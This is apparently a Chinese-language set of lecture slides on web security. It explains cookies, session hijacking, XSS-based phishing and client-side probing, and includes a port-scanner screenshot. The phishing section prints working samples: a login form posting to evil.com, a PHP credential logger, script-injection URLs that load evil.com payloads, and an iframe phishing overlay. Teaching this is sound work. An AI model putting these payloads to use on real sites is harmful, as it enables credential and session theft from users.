
❖ Cookie

- 指某些网站为了辨别用户身份而存储在用户本地终端上的数据（通常经过加密）；
- 网景公司的前雇员Lou Montulli在1993年3月所发明，详见RFC2109。

❖ 内存Cookie和硬盘Cookie

- 内存Cookie由浏览器维护，保存在内存中，浏览器关闭后就消失了，其存在时间是短暂的。
- 硬盘Cookie保存在硬盘里，有一个过期时间，除非用户手工清理或到了过期时间，硬盘Cookie不会被删除，其存在时间是长期的。

客户端存放的Cookies



Cookie用途

❖ 维护用户跟服务器会话中的状态

- HTTP协议是无状态的，服务器不知道用户上一次做了什么，阻碍交互式Web应用的实现；

❖ 网上购物应用场景


- 当用户选购了某项商品，服务器在向用户发送网页的同时，还发送了一段Cookie，记录着那项商品的信息。当用户访问另一个页面，浏览器会把Cookie发送给服务器，于是服务器知道他之前选购了什么。用户继续选购饮料，服务器就在原来那段Cookie里追加新的商品信息。结帐时，服务器读取发送来的Cookie就行了。

Cookie用途

❖ 多点登录应用场景

- 当登录一个网站时，网站要求用户输入用户名和密码，并且用户可以勾选“下次自动登录”。如果勾选了，那么下次访问同一网站时，用户会发现没输入用户名和密码就已经登录了。
- 因为前一次登录时，服务器发送了包含登录凭据（用户名+密码的某种加密形式）的Cookie到用户的硬盘上。第二次登录时（若该Cookie未到期）浏览器会发送该Cookie，服务器验证凭据，若合法就直接让用户登录了。

Cookie在服务器与客户端间交互




Cookie的主要缺陷

- ❖ cookie会被附加在每个HTTP请求中，增加了额外的流量；
- ❖ 由于在HTTP请求中的cookie是明文传递的，所以安全性成问题（除非用HTTPS）；
- ❖ Cookie的大小限制在4KB左右，对于复杂的存储需求来说是不够用的；

Cookie使用演示


❖ 演示:

- <http://localhost:8080/XSSDemo/cookie.jsp>



Cookie使用演示

- ❖ Cookie是基于HTTP协议的服务器机制;
- ❖ 当前Web停留页面, 只要在地址栏中输入:
 - Javascript:alert(document.cookie)



利用COOKIE记住用户名和密码

JSESSIONID C3EA65CFB24D24676421F73B74440D34
qqian 123

用户名:

密码:



利用COOKIE记住用户名和密码

JSESSIONID C3EA65CFB24D24676421F73B74440D34
qqian 123

用户名:

密码:

qqian=123

确定

Cookie窃取

- ❖ 窃取客户端Cookie是XSS攻击最常见的应用;
- ❖ Cookie是现今Web系统识别用户身份和保存会话状态的主要机制;
- ❖ 若Web应用存在XSS漏洞, 攻击者可以轻易地获取用户的Cookie信息, 执行恶意操作;

Cookie窃取演示

❖ 攻击步骤:

- 1、远程WEB服务器开启一个页面，用于记录窃取到的Cookie信息；
- 2、利用反射或永久型XSS，让受害者执行恶意的脚本如evil.jsp；
- 3、恶意脚本请求远程的服务器，记录受害者的Cookie信息；
- 4、修改Cookie等信息，进行登录等恶意操作；

❖ 攻击演示

2.2 Session劫持

❖ Session会话

- 基于访问的进程，访问者从到达主页到离开的那段时间，每个用户有一个单独的Session；
- 浏览器或访问进程关闭，Session消失；
- Session机制里，客户端和服务端通过标识符来识别用户的身份和维持会话；

❖ Session与Cookie区别

- Session保存在服务器端的内存里；
- Cookie保存在浏览器或客户端的文件里；

Session劫持


❖ XSS进行权限提升

- 正常应用（采用XMLHTTP对象）
- XMLHTTP是一种浏览器对象，可用于模拟HTTP协议的GET和POST请求。配合JavaScript可以实现页面数据在无刷新下的定时数据更新，如果应用在聊天室、文字直播上可以取得较好的视觉效果。
- 应用演示（实现页面的定时刷新）
 - <http://localhost:8080/XSSDemo/XMLHttp/index.jsp>

Session劫持

❖ XSS进行权限提升

- 攻击应用：采用XMLHTTP对象，利用窃取得到的Cookie信息进行权限的提升（利用Live Http Header的Replay功能）。



2.3 XSS钓鱼

❖ Phishing是一种利用网络进行诈骗的手段;

- 如 <http://www.trustedsite.com>

❖ 一般危害不大

- 目前较大型的网站能抵挡一般的钓鱼攻击, 且一般的浏览器加入了反钓鱼的功能;
- 发送URL时检验链接的安全性;

❖ 利用XSS进行钓鱼

- 欺骗性大;
- 危害性大;

XSS钓鱼步骤(1)

❖ 构造钓鱼页面

- 通过修改真实的网页代码，构造钓鱼链接
- 原始页面代码

```
<form method="POST" action="index.php?action=login">  
    <input type="text" name="username" value="NICK" /><br />  
    <input type="password" name="password" value="PWD" /><br />  
    <input type="submit" name="login" value="SUBMIT" /><br />  
</form>
```

- 修改登录表单(远程恶意页面get.php)

```
<form method="POST" action="http://www.evil.com/get.php">  
    <input type="text" name="username" value="NICK" /><br />  
    <input type="password" name="password" value="PWD" /><br />  
    <input type="submit" name="login" value="SUBMIT" /><br />  
</form>
```

XSS钓鱼步骤(2)

❖ 远程记录用户敏感信息

- 记录用户名和密码的恶意页面

```
<?php
    //记录用户的敏感信息,用户名和口令
    $data = fopen("logfile.txt","a+");
    $login = $_POST['username'];
    $pass = $_POST['password'];
    fwrite($data, "Username: $login\n");
    fwrite($data, "Password: $pass\n");
    fclose($data);
    //跳转到用户正常访问的网站
    Header("location: http://target.com");
>
```

XSS钓鱼步骤(3)

❖ XSS中插入漏洞利用代码

- 利用XSS在目标网站中插入利用代码（如反射型）

<http://www.bug.com/index.php?s=<script src = http://www.evil.com/xss.js></script>>

个iframe覆盖目标页面，加载钓鱼页面；

```
document.body.innerHTML=(  
    '<div style="position:absolute; top:0px; left:0px;width:100%;height:100%;">'+  
    '  <iframe src=http://www.evil.com/phishing.html width=100% height=100%> </ifram>'+  
    '</div>'  
);
```


XSS钓鱼的方式

❖ XSS重定向钓鱼(XSS Redirect Phishing)

- 直接将页面重定向到一个钓鱼网站上

[http://www.bug.com/index.php?search=\[exploit\]](http://www.bug.com/index.php?search=[exploit])

- Exploit代码类似于:

<http://www.bug.com/index.php?search=>

'><script>document.location.href="http://www.evil.com"</script>'

2.5 Client端信息刺探

- ❖ 利用JavaScript获取客户端信息
 - 浏览器访问记录、IP地址、开放端口等;
 - 收集目标客户端信息是发起攻击的前期工作;
- ❖ 用JavaScript进行本地主机端口扫描
- ❖ 用JavaScript获取客户端内网IP
- ❖ 网页挂马
- ❖ 其他。。。

在线式网站端口扫描

❖ <http://www.yougetsignal.com/tools/open-ports/>

360安全浏览器 6.3

http://www.yougetsignal.com/tools/open-ports/

you get signal

《社交英语》电子宝典 免费下载

Port Forwarding Tester

your external address
116.235.155.107

open port finder

Remote Address Port Number

[Use Current IP](#)

- Port 21 is closed on www.sina.com.cn.
- Port 22 is closed on www.sina.com.cn.
- Port 23 is closed on www.sina.com.cn.
- Port 25 is closed on www.sina.com.cn.
- Port 53 is closed on www.sina.com.cn.
- Port 80 is open on www.sina.com.cn.
- Port 110 is closed on www.sina.com.cn.
- Port 115 is closed on www.sina.com.cn.
- Port 135 is closed on www.sina.com.cn.
- Port 139 is closed on www.sina.com.cn.
- Port 143 is closed on www.sina.com.cn.
- Port 194 is closed on www.sina.com.cn.
- Port 443 is closed on www.sina.com.cn.
- Port 445 is closed on www.sina.com.cn.
- Port 1433 is closed on www.sina.com.cn.
- Port 3306 is closed on www.sina.com.cn.

common ports

- 21 FTP
- 22 SSH
- 23 TELNET
- 25 SMTP
- 53 DNS
- 80 HTTP
- 110 POP3
- 115 SFTP
- 135 RPC
- 139 NetBIOS
- 143 IMAP
- 194 IRC
- 443 SSL
- 445 SMB
- 1433 MSSQL
- 3306 MySQL
- 3389 Remote Desktop
- 5632 PCAnywhere
- 5900 VNC
- 6112 Warcraft III
- Scan All Common Ports

智无点评 猜你喜欢

浏览器医生 下载 100%

15:20
2014-09-25

谢谢！

